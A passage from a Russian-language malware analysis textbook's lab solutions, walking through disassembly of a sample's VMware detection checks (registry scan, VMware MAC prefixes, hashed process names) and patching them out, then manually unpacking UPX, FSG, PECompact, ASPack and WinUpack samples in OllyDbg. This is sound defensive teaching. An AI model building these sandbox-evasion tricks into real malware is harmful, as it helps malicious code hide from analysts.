


Рис. 17.3Л. Схема перекрестных ссылок для sub_4011C0

В строке ❶ листинга 17.11Л показан участок главной функции, в котором вызывается `sub_4011C0`. Перед вызовом в стек помещаются три аргумента, в том числе ключ реестра, который мы видели среди статических строк.

Листинг 17.11Л. Аргументы вызова sub_4011C0 и последующая проверка

```
004019AA     push    2               ; int
004019AC     push    offset SubKey   ; "SYSTEM\\CurrentControlSet\\Control\\
Device"...
004019B1     push    80000002h       ; hKey
004019B6     call    sub_4011C0 ❶
004019BB     add     esp, 0Ch
004019BE     test    eax, eax ❸
004019C0     jz      short loc_4019C9 ❷
```

Поскольку значение `SYSTEM\CurrentControlSet\Control\DeviceClasses` передается в рекурсивную функцию, мы можем предположить, что вредонос выполняет рекурсивный поиск по заданной ветке реестра. Как было показано в главе 17, это попытка найти в системе определенные остаточные данные. Если исследовать функцию `sub_4011C0` более подробно, мы увидим, что она циклически перебирает подключи реестра в ветке `DeviceClasses`. Первые шесть символов каждого подключа переводятся в нижний регистр и сравниваются со строкой `vmware`.

Поскольку мы хотим заставить эту программу работать в нашей безопасной среде, нам нужно обеспечить выполнение перехода `jz` в строке ❷, иначе она сразу же завершится. Чтобы отключить этот механизм обнаружения виртуальной машины, непосредственно перед инструкцией `jz` нужно установить нулевой флаг. Мы также можем полностью избавиться от этой проверки, заменив инструкцию `test` в строке ❸ на `xor eax, eax`. Для этого можно использовать OllyDbg, как было описано в разделе «Поиск уязвимых инструкций».

Теперь перейдем к IDA Pro и исследуем перекрестные ссылки для строки `GetAdaptersInfo`. Это значение используется в строке ❶ листинга 17.12Л.

Листинг 17.12Л. Динамический поиск функции GetAdaptersInfo

```
004019C9    push      offset aGetadaptersinf    ; "GetAdaptersInfo" ❶
004019CE    push      offset LibFileName        ; "Iphlpapi.dll"
004019D3    call      ds:LoadLibraryA
004019D9    push      eax                       ; hModule
004019DA    call      ds:GetProcAddress
004019E0    mov       GetAdaptersInfo_Address ❷, eax
```

Вредонос динамически ищет адрес функции `GetAdaptersInfo`, используя вызовы `LoadLibraryA` и `GetProcAddress`, и загружает результат в глобальную переменную ❷. Мы переименовали ее в `GetAdaptersInfo_Address`, чтобы нам было легче распознать вызовы динамически загружаемого адреса `GetAdaptersInfo`.

Судя по перекрестным ссылкам, ведущим к функции `GetAdaptersInfo_Address`, она вызывается с двух участков внутри `sub_401670`. В целом она похожа на функцию из лабораторной работы 12.2, которая загружает кейлогер из раздела с ресурсами. Однако в начале `GetAdaptersInfo_Address` присутствует множество дополнительного кода. Исследуем его.

В строке ❶ листинга 17.13Л показана первая из ряда инструкций, которые перемещают байты. Эту процедуру инициализации можно превратить в байтовый массив, выполнив двойной щелчок на переменной `var_38` и указав `27` в качестве размера. Переименуем этот массив в `Byte_Array`, чтобы облегчить наш дальнейший анализ.

Листинг 17.13Л. Инициализация байтового массива и первый вызов функции GetAdaptersInfo_Address

```
004016A8        mov         [ebp+var_38], 0 ❶
004016AC        mov         [ebp+var_37], 50h
004016B0        mov         [ebp+var_36], 56h
004016B4        mov         [ebp+var_35], 0
004016B8        mov         [ebp+var_34], 0Ch
004016BC        mov         [ebp+var_33], 29h
...
0040170C        mov         [ebp+var_1F], 0
00401710        mov         [ebp+var_1E], 27h
00401714        mov         [ebp+dwBytes], 0
0040171B        lea         eax, [ebp+dwBytes]
0040171E        push        eax
0040171F        push        0
00401721        call        GetAdaptersInfo_Address ❷
```

Вызов `GetAdaptersInfo_Address` в строке ❷ листинга 17.13Л принимает два аргумента: связный список структур `IP_ADAPTER_INFO` и его длину. Здесь данный список равен NULL, а его длина возвращается в виде значения `dwBytes`. Обычно это делается для того, чтобы понять, сколько памяти нужно выделить под структуры списка во втором вызове. Именно поэтому значение `dwBytes` впоследствии передается в вызовы `GetProcessHeap` и `HeapAlloc`.

В строке ❶ листинга 17.14Л показано использование операции `HeapAlloc`, а в строке ❷ осуществляется второй вызов `GetAdaptersInfo_Address`.

Листинг 17.14Л. Второй вызов функции GetAdaptersInfo_Address, который сохраняет результат в массив

```
0040174B        call        ds:HeapAlloc ❶
00401751        mov         [ebp+lpMem], eax ❸
00401754        cmp         [ebp+lpMem], 0
...
00401766        lea         edx, [ebp+dwBytes]
00401769        push        edx
0040176A        mov         eax, [ebp+lpMem]
0040176D        push        eax
0040176E        call        GetAdaptersInfo_Address ❷
```

Аргумент, помеченный в IDA Pro как `lpMem`, возвращается из вызова `HeapAlloc`, как показано в строке ❸. В строке ❷ он передается во второй вызов `GetAdaptersInfo_Address` вместо NULL. После этого он становится указателем на связный список структур `IP_ADAPTER_INFO` длиной `dwBytes`.

Код был распознан и отмаркирован не полностью, поэтому мы должны добавить в IDA Pro структуру `IP_ADAPTER_INFO`. Для этого нажмите клавишу Insert в окне со структурами и введите `IP_ADAPTER_INFO`. Теперь примените эту стандартную структуру к данным в нашем дизассемблированном коде, как показано в строках ❶, ❷ и ❸ табл. 17.1Л.

Таблица 17.1Л. До и после применения стандартных констант и информации о структурах

До	После
mov edx, [ebp+lpMem]	mov edx, [ebp+lpMem]
cmp dword ptr [edx+1A0h❶], 6	cmp [edx+**IP_ADAPTER_INFO.Type**], MIB_IF_TYPE_
jz short loc_4017B9	ETHERNET
mov eax, [ebp+lpMem]	jz short loc_4017B9
cmp dword ptr [eax+1A0h❷], 71h	mov eax, [ebp+lpMem]
jnz short loc_401816	cmp [eax+**IP_ADAPTER_INFO.Type**], IF_TYPE_
mov ecx, [ebp+lpMem]	IEEE80211
cmp dword ptr [ecx+190h❸], 2	jnz short loc_401816
jbe short loc_401816	mov ecx, [ebp+lpMem]
	cmp [ecx+IP_ADAPTER_INFO.AddressLength], 2
	jbe short loc_401816

В левой части табл. 17.1Л показано, как выглядел код до применения к данным сдвигов структуры `IP_ADAPTER_INFO` и стандартных констант. Чтобы применить структуру, щелкните правой кнопкой мыши на участках ❶, ❷ и ❸; вам будет предложено превратить числа в наглядные строки, выделенные в правой части таблицы жирным шрифтом. В документации MSDN можно просмотреть набор стандартных констант для поля `Type` и узнать, что значения 0x6 и 0x71 соответствуют таким типам

сетевого адаптера, как Ethernet и беспроводное соединение 802.11 (поэтому в поле `Address` будет храниться MAC-адрес).

С помощью трех проверок в табл. 17.1Л вредонос ищет проводной или беспроводной сетевой интерфейс и убеждается в том, что длина адреса адаптера превышает 2. Если эта проверка завершается неудачно, вредонос переходит к следующему адаптеру в связном списке. При определении подходящего интерфейса выполняется код, представленный в листинге 17.15Л.

Листинг 17.15Л. Сравнение адреса адаптера с Byte_Array

```
004017CC        jmp         short loc_4017D7
004017CE        mov         edx, [ebp+var_3C]
004017D1        add         edx, 3 ❸
004017D4        mov         [ebp+var_3C], edx
...
004017DD        mov         ecx, 3 ❹
004017E2        mov         eax, [ebp+var_3C]
004017E5        lea         edi, [ebp+eax+Byte_Array] ❷
004017E9        mov         esi, [ebp+lpMem]
004017EC        add         esi, 194h ❶
004017F2        xor         edx, edx
004017F4        repe        cmpsb
004017F6        jnz         short loc_401814
```

Чтобы сделать этот код более наглядным, щелкните правой кнопкой мыши на значении `194h` в строке ❶ и поменяйте его на `IP_ADAPTER_INFO.Address`.

Текущее значение поля `IP_ADAPTER_INFO.Address` сравнивается с индексом в `Byte_Array`. В качестве индекса в этом массиве используется регистр EAX ❷, в который помещается переменная `var_3C`; это счетчик цикла, который, как мы видим в строке ❸, увеличивается на 3. Инструкция `repe cmpsb` сравнивает первые 3 байта из `IP_ADAPTER_INFO.Address` с `Byte_Array` (поскольку в строке ❹ регистру EAX было присвоено `3`). Таким образом код проверяет, начинается ли MAC-адрес со значений `{00h,50h,56h}`, `{00h,0Ch,29h}` и т. д.

Если поискать в Интернете строку `00,0C,29`, можно узнать, что с нее обычно начинается стандартный MAC-адрес в VMware. Поскольку массив имеет длину 27, мы знаем, что вредонос проверяет девять разных MAC-адресов (большинство из которых связаны с VMware).

Мы полностью отключим эту проверку, чтобы избежать сравнения MAC-адресов. Заменим инструкцию `jnz` по адресу 0x40169F на `jmp 0x40184A` и сохраним изменения с помощью кнопки Assemble (Собрать) в OllyDbg, как мы это делали ранее, чтобы пропустить проверку адаптера и перейти непосредственно к коду для работы с ресурсами.

Исследование последней проверки

Последняя проверка для обнаружения ВМ находится в функции `sub_401400`, которая занимается подменой процесса. В строке ❶ листинга 17.16Л показан вызов, который

определяет, будет ли выполнен переход `jz` ❷. Если переход игнорируется, код завершает работу, не совершая подмены процесса.

Листинг 17.16Л. Последняя проверка для обнаружения ВМ

```
00401448        xor       eax, eax ❸
...
00401456        push      6
00401458        push      0F30D12A5h
0040145D        call      sub_401130 ❶
00401462        add       esp, 8
00401465        test      eax, eax
00401467        jz        short loc_401470 ❷
```

Как видно выше, функция `sub_401130` принимает два аргумента: `6` и целое число `0xF30D12A5`. Затем она циклически перебирает список процессов, используя вызовы `CreateToolhelp32Snapshot`, `Process32First` и `Process32Next`. Последний находится в цикле с кодом, представленным в листинге 17.17Л.

Листинг 17.17Л. Код для сравнения имен процессов

```
0040116D        mov       edx, [ebp+arg_4]
00401170        push      edx
00401171        lea       eax, [ebp+pe.szExeFile]
00401177        push      eax
00401178        call      sub_401060 ❶       ; make lowercase
0040117D        add       esp, 4
00401180        push      eax
00401181        call      sub_401000 ❷       ; get string hash
00401186        add       esp, 8
00401189        mov       [ebp+var_130], eax
0040118F        mov       ecx, [ebp+var_130]
00401195        cmp       ecx, [ebp+arg_0] ❸
```

Вызов `sub_401060` в строке ❶ принимает один аргумент с именем процесса и переводит все его символы в нижний регистр. Вызов `sub_401000` в строке ❷ принимает два аргумента: `6` (`arg_4`) и строку в нижнем регистре, полученную из `sub_401060`. Результат этой функции сравнивается с 0xF30D12A5 (`arg_0`) в строке ❸. В случае совпадения возвращается `1`, что приводит к завершению работы вредоноса. Иными словами, вызов `sub_401000` получает имя процесса, превращает его в номер и затем проверяет, равен ли этот номер заранее известному значению. Это простая функция для хеширования строк. Если передать ей `"vmware"`, она вернет 0xF30D12A5. Вредонос ловко использует хеширование, чтобы избежать упоминания строки `vmware` при сравнении и не стать легкой добычей для аналитика безопасности.

Мы можем заменить вызов `sub_401130` по адресу 0x40145D инструкциями NOP, чтобы полностью отключить последнюю проверку. Это заставит программу перейти сразу к коду для подмены процесса, поскольку инструкция `xor` в строке ❸ листинга 17.16Л гарантирует, что регистр EAX будет равен 0.

Резюме

Этот вредонос выполняет четыре разные проверки для обнаружения VMware. Одна из них основана на обращении к порту ввода/вывода, а остальные три ищут остаточные признаки виртуальной машины и состоят в следующем:

- сравнение первых 3 байт MAC-адреса со значениями, которые связаны с виртуальными машинами;
- поиск в ветке реестра `SYSTEM\CurrentControlSet\Control\DeviceClasses` ключа `vmware`;
- поиск в списке процессов элементов, которые начинаются с `vmware`; при этом каждая из букв может быть как в верхнем, так и в нижнем регистре.

Работа 18.1

Здесь рассматривается вредонос из лабораторной работы 14.1 со слегка измененной версией UPX — одного из самых распространенных упаковщиков. Изменения сделали этот экземпляр более устойчивым к обнаружению по сигнатуре. Если загрузить исполняемый файл `Lab18-01.exe` в PEiD, он не будет распознан как упакованный, однако его раздел под названием `UPX2` должен натолкнуть вас на мысль о том, что здесь используется некая разновидность UPX. Команда `UPX -d` для этого файла завершается неудачей, так как упаковщик был модифицирован.

Для начала попробуем распаковать программу вручную. Загрузим ее в OllyDbg и поищем оригинальную точку входа (ОТВ). Прокрутим код вниз в поиске явного использования хвостового перехода. Это сразу дает результат (листинг 18.1Л).

Листинг 18.1Л. Хвостовой переход для видоизмененного упаковщика UPX

```
00409F32       call EBP
00409F34       POP EAX
00409F35       POPAD
00409F36       lea EAX,DWORD PTR SS:[ESP-80]
00409F3A       push 0
00409F3C       cmp ESP,EAX
00409F3E       JNZ SHORT Lab14-1.00409F3A
00409F40       SUB ESP,-80
00409F43    ❶  JMP Lab14-1.0040154F
00409F48       DB 00
00409F49       DB 00
00409F4A       DB 00
00409F4B       DB 00
00409F4C       DB 00
00409F4D       DB 00
00409F4E       DB 00
```

Сразу за хвостовым переходом в строке ❶ начинается цепочка байтов 0x00. Переход осуществляется на довольно отдаленный участок. Укажем точку останова для инструкции `jmp` и продолжим выполнение программы. Когда точка останова сработает, сделаем шаг вперед, чтобы перейти к ОТВ.

Дальше мы сбросим процесс на диск, используя пункт меню Plugins ▸ OllyDump ▸ Dump Debugged Process (Плагины ▸ OllyDump ▸ Сбросить на диск отлаживаемый процесс). Оставив все стандартные параметры без изменения, нажмите кнопку Dump (Сбросить) и выберите имя файла, в который вы хотите сохранить процесс.

Итак, сбросив на диск распакованную программу, мы достигли поставленной цели. Теперь мы можем просмотреть импорты и строки вредоноса и проанализировать его в IDA Pro без каких-либо проблем. Довольно быстро можно заметить, что здесь использован тот же код, что и в лабораторной работе 14.1.

Работа 18.2

Открыв файл `Lab18-02.exe` в PEiD, мы обнаруживаем, что он упакован методом FSG 1.0 -> dulek/xt. Распакуем его вручную, загрузив в OllyDbg. Несколько предупреждений свидетельствуют о возможном наличии упаковщика. Но нам это уже и так известно, поэтому проигнорируем данные сообщения.

При загрузке программа начинает выполнение с точки входа 0x00405000. Проще всего будет воспользоваться пунктом меню Plugins ▸ OllyDump ▸ Find OEP by Section Hop (Trace Over) (Плагины ▸ OllyDump ▸ Найти ОТВ по границе раздела с обходом) в плагине OllyDump. В результате программа остановится по адресу 0x00401090. Это обнадеживает, поскольку участок 0x00401090 находится недалеко от начала исполняемого файла (первый набор исполняемых инструкций внутри PE-файла обычно находится по адресу 0x00401000; наш участок расположен лишь на 0x90 байт дальше, что свидетельствует об успешной работе OllyDump). Рядом с найденной инструкцией мы видим код, представленный в листинге 18.2Л.

Листинг 18.2Л. Код рядом с ОТВ, который не был проанализирован отладчиком

```
00401090        DB 55        ; CHAR 'U'
00401091        DB 8B
00401092        DB EC
00401093        DB 6A        ; CHAR 'j'
00401094        DB FF
00401095        DB 68        ; CHAR 'h'
```

Некоторые версии OllyDbg могут не распознать и, соответственно, не дизассемблировать этот код. Это распространенная проблема при работе с упакованными программами, и предвидеть ее нельзя, но она может быть знаком того, что заглушка-распаковщик является на самом деле частью оригинального кода. Чтобы корректно дизассемблировать этот код в OllyDbg, щелкните правой кнопкой мыши на первом байте и выберите пункт меню Analysis ▸ Analyze Code (Анализ ▸ Проанализировать код). В результате на экране появится начальный участок программы.

Листинг 18.3Л. Код рядом с ОТВ после анализа в OllyDbg

```
00401090    push EBP                ; msvcrt.77C10000
00401091    mov EBP,ESP
00401093    push -1
00401095    push Lab07-02.00402078
0040109A    push Lab07-02.004011D0
```

Первые две инструкции в листинге 18.3Л похожи на начало функции. Это еще одно подтверждение того, что мы нашли ОТВ. Прокрутив немного вниз, мы видим строку www.practicalmalwareanalysis.com, которая окончательно убеждает нас в том, что это часть оригинальной программы, а не заглушки-распаковщика.

Теперь сбросим процесс на диск, воспользовавшись пунктом меню Plugins ▸ OllyDump ▸ Dump Debugged Process (Плагины ▸ OllyDump ▸ Сбросить на диск отлаживаемый процесс). Оставив все стандартные параметры без изменения, нажмем кнопку Dump (Сбросить) и выберем имя файла, в который будет сохранен процесс.

На этом лабораторная работа закончена. Мы можем просмотреть импорты и строки программы, а также с легкостью проанализировать ее в IDA Pro. Довольно быстро можно заметить, что здесь использован тот же код, что и в файле `Lab07-02.exe`.

Работа 18.3

Открыв файл `Lab18-03.exe` в PEiD, мы обнаруживаем, что он упакован методом PECompact 1.68–1.84 -> Jeremy Collake. После загрузки программы в OllyDbg мы видим несколько предупреждений о возможном наличии упаковщика. Мы можем их проигнорировать.

Программа начинается с адреса 0x00405130. Воспользуемся функцией плагина OllyDump под названием Find OEP by Section Hop (Trace Into) (Поиск ОТВ по границе раздела со входом). В качестве ОТВ OllyDump предлагает код, показанный в листинге 18.4Л. Однако несколько признаков указывают на то, что эта догадка неверна. Самый очевидный из них заключается в том, что этот код обращается к значениям, которые находятся выше базового указателя ❶. Если бы это действительно была точка входа, сверху от нее не происходило бы инициализации никаких данных.

Листинг 18.4Л. Участок, который OllyDump считает ОТВ

```
0040A110       ENTER 0,0
0040A114       push EBP
0040A115    ❶  MOV ESI,DWORD PTR SS:[EBP+8]
0040A118       mov EDI,DWORD PTR SS:[EBP+C]
0040A11B       CLD
0040A11C       mov DL,80
0040A11E       mov AL,BYTE PTR DS:[ESI]
0040A120       INC ESI
0040A121       mov BYTE PTR DS:[EDI],AL
```

Теперь попробуем функцию Find OEP by Section Hop (Trace Over) (Плагины ▸ OllyDump ▸ Найти ОТВ по границе раздела с обходом). Код останавливается на инструкции `ret` в конце функции, принадлежащей модулю `ntdll`. Очевидно, что это не ОТВ.

Поскольку плагин для OllyDump не сработал, нам придется самим поискать хвостовой переход. В листинге 18.5Л показан код, похожий на то, что мы ищем. Это инструкция `retn`, за которой следует множество нулевых байтов. Мы знаем, что код не может пройти мимо этого участка.

Листинг 18.5Л. Потенциальный хвостовой переход

```
00405622       SCAS DWORD PTR ES:[EDI]
00405623       add BH,CH
00405625       STC
00405626    ❶ RETN 0EC3F
00405629       add BYTE PTR DS:[EAX],AL
0040562B       add BYTE PTR DS:[EAX],AL
0040562D       add BYTE PTR DS:[EAX],AL
```

Теперь укажем точку останова для инструкции `retn` в строке ❶ и запустим нашу программу. Для начала выберем обычную точку останова (`INT 3`). OllyDbg выводит предупреждение, так как указанный нами участок находится за пределами раздела с кодом, что может вызвать проблемы. После запуска программа в какой-то момент сталкивается с исключением, которое она не может обработать. Мы также видим, что код рядом с нашей точкой останова изменился. Теперь нам известно, что вредонос сам себя модифицирует, а точка останова не работает должным образом.

При работе с самоизменяющимся кодом часто бывает полезно заменить программную точку останова на аппаратную. Дело в том, что такой код перезаписывает инструкцию `INT 3` (`0xcc`), которая прерывает выполнение в программном режиме. Однако после запуска вредонос вообще не доходит до аппаратной точки останова. По всей видимости, так нам не удастся найти хвостовой переход. Здесь нужны другие методы.

В листинге 18.6Л показаны инструкции, которые находятся возле точки входа в упакованную программу.

Листинг 18.6Л. Начало заглушки-распаковщика

```
00405130    ❶ JMP SHORT Lab09-02.00405138
00405132      push 1577
00405137      RETN
00405138    ❷ PUSHFD
00405139    ❸ PUSHAD
0040513A    ❹ CALL Lab09-02.00405141
0040513F      xor EAX,EAX
```

Первая инструкция в строке ❶ представляет собой безусловный переход, который пропускает следующие две инструкции. В строках ❷ и ❸ выполняются первые две операции по изменению памяти — `pushfd` и `pushad`; они сохраняют все регистры и флаги. Такое поведение характерно для упаковщиков непосредственно перед выполнением перехода в ОТВ, поэтому мы укажем в стеке точку останова, которая срабатывает при доступе к памяти. Прямо перед хвостовым переходом, как мы ожидаем, должны находиться инструкции `popad` и `popfd`, которые и приведут нас к точке входа.

Запустим программу заново и перешагнем через первые три инструкции. Программа должна остановиться на вызове, показанном в строке ❹ листинга 18.6Л. Теперь мы должны найти значение указателя на вершину стека, чтобы создать точку останова. Для этого исследуем панель регистров, представленную в правой верхней части рис. 18.1Л.

Как видно в строке ❶ на рис. 18.1Л, стек находится по адресу 0x12FFA0. Чтобы создать точку останова, нам сначала нужно загрузить этот адрес в дамп памяти; для

этого щелкнем правой кнопкой мыши на участке ❶ и выберем пункт меню Follow in Dump (Отследить в дампе). В итоге панель с дампом памяти будет выглядеть так, как показано на участке ❷ на рис. 18.1Л.




Рис. 18.1Л. Поиск ОТВ путем создания в стеке аппаратной точки останова

Чтобы указать точку останова для последнего фрагмента данных, помещаемых в стек, щелкнем правой кнопкой мыши на самом верхнем элементе стека на панели ❸ и выберем пункт меню Breakpoint ▸ Memory on Access (Точка останова ▸ Доступ к памяти). Теперь запустим нашу программу. К сожалению, как и в предыдущем случае, она опять упирается в необработанное исключение. Создадим точку останова с помощью пункта меню Breakpoint ▸ Hardware, on Access ▸ Dword (Точка останова ▸ Аппаратная, на доступ ▸ Dword). И вот теперь она срабатывает. Программа останавливается на участке, представленном в листинге 18.7Л.

Листинг 18.7Л. Участок с хвостовым переходом, в котором срабатывает наша точка останова

```
0040754F        POPFD
00407550        push EAX
00407551        push Lab18-03.00401577
00407556        RETN 4
```

Чуть ниже в нашем коде находится инструкция `retn`, которая передает управление другому участку кода. Скорее всего, это хвостовой переход. Отследим эту инструкцию, чтобы понять, куда она ведет. Код, показанный в листинге 18.8Л, похож на оригинальную программу: на это явно указывает вызов `GetVersion` в строке ❷.

ПРИМЕЧАНИЕ

Как и в случае с файлом Lab18-02.exe, вам, возможно, придется заставить OllyDbg дизассемблировать этот код, используя команду Analysis ▸ Analyze Code (Анализ ▸ Проанализировать код).

Листинг 18.8Л. Оригинальная точка входа в программу Lab18-03.exe

```
00401577    ❶ PUSH EBP
00401578      mov EBP,ESP
0040157A      push -1
0040157C      push Lab18-03.004040C0
00401581      push Lab18-03.0040203C            ; SE handler installation
00401586      mov EAX,DWORD PTR FS:[0]
0040158C      push EAX
0040158D      mov DWORD PTR FS:[0],ESP
00401594      SUB ESP,10
00401597      push EBX
00401598      push ESI
00401599      push EDI
0040159A      mov DWORD PTR SS:[EBP-18],ESP
0040159D    ❷ CALL DWORD PTR DS:[404030]        ; kernel32.GetVersion
```

Теперь, когда регистр EIP указывает на первую инструкцию ❶, выберем пункт меню Plugins ▸ OllyDump ▸ Dump Debugged Process (Плагины ▸ OllyDump ▸ Сбросить отлаживаемый процесс). Нажмем кнопку Get EIP as OEP, чтобы поместить точку входа в регистр EIP. Оставив все параметры без изменения, нажмем Dump (Сбросить). Введем в диалоговом окне имя файла, куда будет скопирована наша распакованная программа.

Закончив с этим, запустим программу и откроем ее в IDA Pro, чтобы убедиться в том, что она была успешно распакована. Беглый анализ показывает, что данная программа обладает теми же возможностями, что и `Lab09-02.exe`.

Этот упаковщик применяет целый ряд методик, призванных осложнить распаковку и поиск хвостового перехода. Некоторые стандартные стратегии анализа оказались неэффективными, так как вредонос предпринимает против них целенаправленные шаги. Если какая-то из стратегий не дает положительных результатов, попробуйте другие подходы, пока не найдете подходящий. Бывает и так, что ни одна из методик не работает без дополнительных усилий.

Работа 18.4

Открыв файл `Lab18-04.exe` в PEiD, мы обнаруживаем, что он упакован методом ASPack 2.12 -> Alexey Solodovnikov. Теперь загрузим программу в OllyDbg. Мы видим, что ее первой инструкцией является `pushad`, которая сохраняет регистры в стек. Как вы уже знаете из главы 18, создание точки останова в стеке для поиска соответствующей инструкции `popad` может быть выигрышной стратегией в случае с этим упаковщиком. Перешагнем через инструкцию `pushad`, представленную в строке ❶ листинга 18.9Л.

Листинг 18.9Л. Начало заглушки-распаковщика

```
00411001 ❶ PUSHAD
00411002    call Lab18-04.0041100A
00411007    jmp 459E14F7
```

Воспользуемся тем же подходом, что и в предыдущей лабораторной работе. После перешагивания через инструкцию `pushad` наше окно будет выглядеть так, как на рис. 18.2Л.




Рис. 18.2Л. Создание точки останова в стеке для программы Lab18-04.exe

Щелкнем правой кнопкой мыши на `esp` ❶ и выберем пункт меню Follow in Dump (Отследить в дампе), чтобы отобразить окно с памятью, как показано на рис. 18.2Л. Затем выделим вершину стека ❷ и выберем пункт меню Breakpoint ▸ Hardware, on Access ▸ Dword (Точка останова ▸ Аппаратная, на доступ ▸ Dword), чтобы создать точку останова для инструкции в стеке.

Снова запустим программу, нажав клавишу F9. В какой-то момент наша точка останова сработает, и мы увидим код, показанный в листинге 18.10Л.

Листинг 18.10Л. Инструкции, идущие после срабатывания точки останова

```
004113AF        POPAD
004113B0    ❶ JNZ SHORT Lab18-04.004113BA
004113B2        mov EAX,1
004113B7        RETN 0C
004113BA        push Lab18-04.00403896
004113BF        RETN
```

Сразу за инструкцией `popad` находится переход `jnz` ❶. Как мы знаем, `popad` обычно предваряет хвостовой переход, который переводит выполнение в ОТВ. Если перешагнуть через `jnz`, мы окажемся лишь несколькими строками ниже. Там мы увидим инструкции `push` и `retn`, идущие одна за другой: они передают управление на участок, адрес которого помещается в стек. Это может быть тот хвостовой переход, который мы ищем.

После перешагивания через `retn` наш указатель на текущую инструкцию передается на другой участок программы. Вероятно, как и в предыдущих лабораторных работах, OllyDbg не удалось дизассемблировать этот код (листинг 18.11Л).

Листинг 18.11Л. OTB до того, как код был проанализирован отладчиком

```
00403896      DB 55            ; CHAR 'U'
00403897      DB 8B
00403898      DB EC
00403899      DB 6A            ; CHAR 'j'
0040389A      DB FF
0040389B      DB 68            ; CHAR 'h'
0040389C      DB 88
0040389D      DB B1
0040389E      DB 40            ; CHAR '@'
0040389F      DB 00
```

Очевидно, что это код. Дизассемблируем его в OllyDbg, щелкнув правой кнопкой мыши на первом байте и выбрав пункт меню Analysis ▸ Analyze Code (Анализ ▸ Проанализировать код). Теперь, когда этот участок отображается в виде обычного кода, мы находим подозрительную функцию `GetModuleHandleA` (листинг 18.12Л). Наши догадки о том, что это OTB, были верны.

Листинг 18.12Л. OTB после анализа кода с помощью OllyDbg

```
00403896        push EBP
00403897        mov EBP,ESP
00403899        push -1
0040389B        push Lab18-04.0040B188
004038A0        push Lab18-04.004064AC          ; SE handler installation
004038A5        mov EAX,DWORD PTR FS:[0]
004038AB        push EAX
004038AC        mov DWORD PTR FS:[0],ESP
004038B3        SUB ESP,10
004038B6        push EBX
004038B7        push ESI
004038B8        push EDI
004038B9        mov DWORD PTR SS:[EBP-18],ESP
004038BC        call DWORD PTR DS:[40B0B8]      ; kernel32.GetVersion
```

Дальше выберем пункт меню Plugins ▸ OllyDump ▸ Dump Debugged Process (Плагины ▸ OllyDump ▸ Сбросить отлаживаемый процесс). Нажмем по очереди кнопки Get EIP as OEP и Dump (Сбросить), не меняя стандартных параметров. Введем в диалоговом окне имя файла, куда будет скопирована распакованная программа.

Сбросив программу на диск, запустим ее, чтобы убедиться в ее корректной работе. Затем откроем ее в IDA Pro и подтвердим, что она распакована и обладает теми же возможностями, что и `Lab09-01.exe`.

Работа 18.5

Программы `Lab18-05.exe` и `Lab07-01.exe` идентичны, только первая упакована с помощью WinUpack. Если загрузить ее в PEiD, будет показана версия упаковщика WinUpack 0.39. Однако PE-заголовок файла заметно поврежден. При попытке просмотра его в OllyDbg, IDA Pro и PEview возникает несколько ошибок.

OllyDbg выводит сообщение о «некорректном или неизвестном формате 32-битного исполняемого файла». Файл открывается, но точку входа для заглушки-распаковщика

найти не удается. Вместо этого программа прерывает выполнение в системной точке останова, которая находится перед заглушкой.

Большая часть наших методик не сработает, так как мы еще даже не дошли до заглушки-распаковщика. Мы могли бы заняться тщательным пошаговым выполнением со входом и обходом в надежде натолкнуться на заглушку и получить фундамент для дальнейшего анализа, но этот процесс будет длительным и скучным. Вместо этого укажем точки останова для вызовов `LoadLibrary` и `GetProcAddress`, чтобы пропустить начало распаковщика.

